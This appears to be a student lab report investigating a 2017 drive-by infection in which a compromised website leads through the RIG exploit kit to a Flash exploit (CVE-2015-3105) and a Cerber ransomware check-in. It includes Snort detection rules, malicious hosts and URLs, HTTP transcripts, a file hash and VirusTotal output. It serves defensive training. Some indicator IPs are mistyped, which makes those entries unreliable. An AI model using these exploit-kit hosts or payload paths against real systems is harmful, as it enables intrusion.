



Investigating a Malware Exploit

Supervised by:

Dr. Hussein Harb

Eng. Mohamed Abouzied

Marwan Mohamed Saqr

Mohamed Hussein Ghonim

Elsayed Osama Ragab

Islam Hasnain Mohamed

Abdelhamid Adel Mahmoud

Amr Khaled Elsayed

Ahmed Essam Abdallah

Table of Contents

Scenario	2
Detection	3
Analysis.....	3
Investigate the Exploit with Sguil	8
Export files using Wireshark.....	11
Examine the files.....	12
Conclusion	16
Containment	17
Actions	17
Artifacts.....	18

Scenario

The user is searching with Bing for information on home improvements. The user clicks a link to www.homeimprovements.com. This website has been compromised by a threat actor. A JavaScript executes that eventually downloads a malicious Adobe Flash file. After the malware is installed, it checks in with a CNC server.

You have been given the following details about the event:

- The event happened in **January of 2017**.
- It was discovered by the **Snort NIDS**.


Detection

We noted that alerts occurred in **January 2017**, so we will investigate during that time. Please open Kibana and set the time to match the scenario for **‘January 2017’**.


Analysis

The screenshot shows the 'Time Range' configuration window in Kibana. The 'Absolute' tab is selected. The 'From' date is set to '2017-01-01 00:00:00.000' and the 'To' date is set to '2017-01-31 23:59:59.999'. Below the date inputs are two calendar views for January 2017. The first calendar shows the full month, and the second calendar shows the month with the 31st highlighted. A 'Go' button is at the bottom right.

Additionally, the scenario noted that the attack was detected using Snort IDS. In this screen, zoom in on the event timeline and navigate to NIDS.




After completing the last step, it should look like this.



From the timeline we get that attack start in 22:54:42 and finish in 22:56:15, Time of attack was **1 minute and 33 seconds**.

Click the first point on the timeline to filter for only that first event.



Now view details for the events that occurred at that time. Scroll all the way to the bottom of the dashboard until you see the **NIDS Alerts** section of the page. The alerts are arranged by time. Expand the first event in the list.

NIDS - Alerts

Limited to 10 results. Refine your search. 1-10 of 35

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	hTjrzXIBB6Cd-_0SL_gB
▶ January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	hJjrzXIBB6Cd-_0SL_gB
▶ January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	hzjrzXIBB6Cd-_0SL_gR
▶ January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	iDjrzXIBB6Cd-_0SL_gR
▶ January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	iTjrzXIBB6Cd-_0SL_gR
▶ January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	ijjrzXIBB6Cd-_0SL_gR

Look at the expanded alert details.

Table	JSON
@timestamp	January 27th 2017, 22:54:43.000
@version	1
_id	hTjrzXIBB6Cd-_0SL_gB
_index	seconion:logstash-import-2017.01.27
_score	-
_type	doc
alert	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
category	current_events
classification	trojan-activity
destination_geo.country_name	Russia
destination_geo.ip	194.87.234.129
destination_geo.location	{ "lon": 37.6068, "lat": 55.7386 }
destination_ip	194.87.234.129
destination_ips	194.87.234.129
destination_port	80
event_type	snort
gid	1
host	d68c9360b6ae

Data that we get from alert.

priority	1
protocol	TCP
rev	1
rule_type	Emerging Threats
severity	High
sid	2024049
signature_info	https://doc.emergingthreats.net/2024049
source_ip	172.16.4.193
source_ips	172.16.4.193
source_port	49202
tags	nids, import
timestamp	2020-06-19T18:50:39.137Z

Click the **alert_id** value, you can pivot to CapME to inspect the transcript of the event.

www.google-analytics.com	homeimprovement.com
api.blockcipher.com	tyu.benme.com
fpdownload2.macromedia.com	spotsbill.com
N/A	retrotip.visionurbana.com.ve

HTTP - Source IP Address		HTTP - Destination IP Address	
IP Address	Count	IP Address	Count
172.16.4.193	84	198.105.121.50	20
		104.28.18.74	17
		194.87.234.129	15
		204.79.197.200	14
		74.125.141.100	4
		5.188.223.104	2
		13.78.149.173	2
		66.152.103.73	2
		104.211.160.15	2
		107.23.24.131	2

Search about these IPs get that: 104.28.18.74, 139.59.160 .143
,194.87.234.129 ,90.2.10.0,198.105.151.50
was malicious.

194.87.234.129

Did you intend to search across the file corpus instead? [Click here](#)


2 / 94
Community Score

2/94 security vendors flagged this IP address as malicious

[Reanalyze](#)

194.87.234.129 (194.87.234.0/23)
AS 48347 (JSC Mediasoft ekspert)

HTTP - MIME Type



Investigate the Exploit with Sguil

Filter with time.

File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2 2024-10-02 00:57:01 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil...
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG...
RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top do...
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a...
RT	5	seconion-...	5.410	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET CURRENT_EVENTS Win...
RT	5	seconion-...	5.415	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET POLICY PE EXE or DLL ...

In alert ID 5.2. Show packet and show rule of alert.

☒ Show Packet Data ☒ Show Rule

Evil Redirector Leading to EK Jul 12 2016 ; now.established,from_server; file_data, content: [3c 73 70 61 6e 20 73 74 79 6c 65 3d 22 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 2d 31]; pcre:"/^\\d{3}px\\x3b\\swidth\\x3a3\\d{2}px\\x3b\\sheight\\x3a3\\d{2}px\\x3b\\x22>[^<>]*?<iframe src=[\\x22\\x27][^\\x22\\x27]+[\\x22\\x27]\\swidth=[\\x22\\x27]2\\d{2}[\\x22\\x27]\\sheight=[\\x22\\x27]2\\d{2}[\\x22\\x27]><Viframe>[\\x22\\x27]*?\\n[\\x22\\x27]*?/Rsi"; classtype:trojan-activity; sid:2022962; rev:3; metadata:affected_product Web Browsers, affected_product Web Browser Plugins, attack_target Client_Endpoint, deployment Perimeter, signature severity Major, created_at 2016_07_12, malware_family PsuedoDarkLeech, updated_at 2016_07_12; /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 3652

Get Malware family: PsuedoDarkLeech.

What is pseudo darkleech?

pseudo-Darkleech is the name of a collection of hacked websites that host malicious scripts, secretly inserted in the source code of these sites by malicious actors.

2017/01/04

Transcript alert ID 5.2.

```
Life
Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:42
Connection ID: .seconion-import-1 2
Src IP: 172.16.4.193
Dst IP: 104.28.18.74
Src Port: 49195
Dst Port: 80
OS Fingerprint: 172.16.4.193:49195 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S:::Windows:?]
OS Fingerprint: -> 104.28.18.74:80 (distance 0, link: ethernet/modem)

SRC: GET /remodeling-your-kitchen-cabinets.html HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Referer:
http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home
+improvement+remodeling+your+kitchen&sc=0-40&sk=&cvid=194EC908DA65455B9E9A98285A3313
2B&first=7&FORM=PERE
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: www.homeimprovement.com
SRC: Connection: Keep-Alive
SRC:
SRC:
```

Get referrer source and host.

Go to alert ID 5.24.

```

Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:42
Connection ID: .seconion-import-1 24
Src IP: 172.16.4.193
Dst IP: 139.59.160.143
Src Port: 49200
Dst Port: 80
OS Fingerprint: 172.16.4.193:49200 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S:::Windows:?]
OS Fingerprint: -> 139.59.160.143:80 (distance 0, link: ethernet/modem)

SRC: GET /engine/classes/js/dle_js.js HTTP/1.1
SRC: Accept: application/javascript, */*;q=0.8
SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: retrotip.visionurbana.com.ve
SRC: Connection: Keep-Alive
SRC:
SRC:
```

The user accessed a page on homeimprovement.com and subsequently requested the JavaScript file dle_js.js from the host retrotip.visionurbana.com.ve.

In alert 5.25, we see that it contains three requests and three responses.

```
Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:43
Connection ID: seconion-import-1_25
Src IP: 172.16.4.193
Dst IP: 194.87.234.129
Src Port: 49202
Dst Port: 80
OS Fingerprint: 172.16.4.193:49202 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S::Windows:?]
OS Fingerprint: -> 194.87.234.129:80 (distance 0, link: ethernet/modem)

SRC: GET
/?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fltKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfg
Z6D-hyMZA1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2_drZdZq
xKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br_fl=4180 HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Connection: Keep-Alive
```

Second request.

```
SRC: POST
/?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_6qviBCBmBWUhcSHrxLeNwt1z6l&q=wH7QMvXcJ
wDIFYbGMvrETKNbNknQA06PxpH2_drZdZqKGNi0ub5UUSk6Fy&tuif=5921&br_fl=5828&biw=Vivaldi.
82ss74.406q9e2t1&yus=Vivaldi.80lf74.406f5d1w2&ct=Vivaldi HTTP/1.1
SRC: Accept: text/html, application/xhtml+xml, */*
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Content-Type: application/x-www-form-urlencoded
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Content-Length: 0
SRC: Connection: Keep-Alive
SRC: Cache-Control: no-cache
```

Third request.

```
HTTP/1.1
SRC: Accept: */*
SRC: Referer:
http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjEC
IcwM0n99VAFkXpK-t2kDQzRWVgZCL-xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLTMNknQA0KK2Ir2
dqyEoH9f2nihNzUSKrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: tyu.benme.com
SRC: Connection: Keep-Alive
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/1.6.2
DST: Date: Fri, 27 Jan 2017 22:54:59 GMT
DST: Content-Type: application/x-shockwave-flash
DST: Content-Length: 16261
DST: Connection: keep-alive
DST:
DST:
CWS.d..x..uT.....l4."..h..."!..&...FR..t.H+0$.c..tw7..{.....s~..s..~..S.....(.....9..&.)7.....0.7.)
```

The content type was Shockwave Flash, and the file signature was CWS.

43 57 53	CWS	0	swf	Adobe Flash .swf
46 57 53	FWS			

Use network miner in same ID to show files.


4	index.html.1319B475.html	html	5 212 B	194.87.234.129 [tyu.benme.com]	TCP 80	17%
10	index.html.4B461872.html	html	90 745 B	194.87.234.129 [tyu.benme.com]	TCP 80	17%
95	index.html.67899BE6..swf	swf	16 261 B	194.87.234.129 [tyu.benme.com]	TCP 80	17%

2 files HTML and 1 file SWF.

Now, open Wireshark to export all the files we've collected.

Export files using Wireshark


In alert 5.2.



The image shows the Wireshark interface with a packet list. The first packet is selected, showing details of an HTTP GET request. The packet list contains three entries:

No.	Time	Source	Destination	Protocol	Length	Info
4	2017-01-27 22:54:41.506604	172.16.4.193	104.28.18.74	HTTP	552	GET /remodeling-your-kitchen-cabinets.html HTTP/1.1
27	2017-01-27 22:54:42.487067	172.16.4.193	104.28.18.74	HTTP	529	GET /wp-content/plugins/wp-postratings/posstratin...
31	2017-01-27 22:54:42.600218	172.16.4.193	104.28.18.74	HTTP	572	GET /wp-content/plugins/daves-wordpress-live-sea...

Export files from it.



In alert 5.24.

Packet	Hostname	Content Type	Size	Filename
6	retrotip.visionurbana.com.ve	text/javascript	516 bytes	dle.js.js

Export this java script file.

In alert 5.25.

Packet	Hostname	Content Type	Size	Filename
7	tyu.benme.com	text/html	5,212 bytes	?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq
91	tyu.benme.com	text/html	90 kB	?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_
122	tyu.benme.com	application/x-shockwave-flash	16 kB	?biw=SeaMonkey.105qj67.406x7d8b3&yus=Se

Export all these files.

Examine the files

Check file shock-flash in virus total.

```
analyst@SecOnion: ~/Desktop/Attack/alert 5.25$ sha1sum %3fbiw\=SeaMonkey.105qj67.406x7d.406g6d1r6\&br_f1\=2957\&oq\=pLLYG0Aq3jxbTfgFplIgIUvLcPaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoag9MildZqqZGX_k7fDfF-qoVzcGwRxfs\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290 %3fbiw=SeaMonkey.105qj67.406x7d.406g6d1r6&br_f1=2957&oq=pLLYG0Aq3jxbTfgFplIgIUvLcPaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoag9MildZqqZGX_k7fDfF-qoVzcGwRxfs&ct=SeaMonkey&tuif=1166
```

Hash :97a8033303692f9b7618056e49a24470525f7290

35/63 security vendors flagged this file as malicious

Reanalyze

Sim

b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c...

%3fbiw=Amaya.126qv100.406m1g9g5&ct=Amaya&t...

Size: 15.88 KB

Last Analysis Date: 17 days ago

flash capabilities exploit zlib cve-2015-3105

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 3


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks

Popular threat label: trojan.flash/pubenush

Threat categories: trojan

Family labels: flash pub

Analyze with graph:



Get that file flash is trojan sends data to CNC server in USA.

```
BitDefender
Script.SWF.Exploit.CVE-2015-
3105+++++,C264

Kaspersky
HEUR:Exploit.SWF.Generic

GData
Script.SWF.Exploit.CVE-2015-
3105+++++,C264
```

Also CVE-2015-3105 to get information about it.

Description

Adobe Flash Player before 13.0.0.292 and 14.x through 18.x before 18.0.0.160 on Windows and OS X and before 11.2.202.466 on Linux, Adobe AIR before 18.0.0.144 on Windows and before 18.0.0.143 on OS X and Android, Adobe AIR SDK before 18.0.0.144 on Windows and before 18.0.0.143 on OS X, and Adobe AIR SDK & Compiler before 18.0.0.144 on Windows and before 18.0.0.143 on OS X allow attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors.

Get that this verisons is compormised.


Show last 4 alerts before examinig all files.

```
1 seconion-... 5.75 2017-01-27 22:55:17 172.16.4.193 58978 90.2.1.0 6892 17 ET TROJAN Ransomware/C...

alert udp $HOME_NET any -> $EXTERNAL_NET [6892,6893] (msg:"ET TROJAN Ransomware/Cerber
Checkin M3 (15)"; dsiz:13<>32; content:"e"; nocase; depth:1; pcre:"/[a-f0-9]{13,30}$Ri"; threshold:
type both, track by_src, count 1, seconds 60; metadata: former_category TROJAN;
reference:md5,42c677d6d8f42acd8736c4b8c75ce505;
reference:md5,7f6290c02465625828cfce6a8014c34a;
reference:md5,d8b2d2a5f6da2872e147011d2ea85d71; classtype:trojan-activity; sid:2023626; rev:3;
metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target
Client_Endpoint, deployment Perimeter, tag Ransomware_Cerber, signature_severity Major, created_at
2016_12_12, malware_family Ransomware_Cerber, updated_at 2017_04_14;)
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 19455
```

All four alerts relate to communication with the malware server. The attacker sends a UDP packet to a ransomware check-in server (CNCserver) it's IP 90.2.1.0.

Information about ransomware cerber.



What is Cerber ransomware?

Cerber is a ransomware application that uses a ransomware-as-a-service (RaaS) model where affiliates purchase and then subsequently spread the malware. Commissions are paid to the developers for the use of the malware. Ransom. Cerber uses strong encryption, and there are currently no free decryptors available.

Open remodeling-your-kitchen-cabinets.html using gedit.

We show from scenario of attack that attacker add iframe to website with malicious link

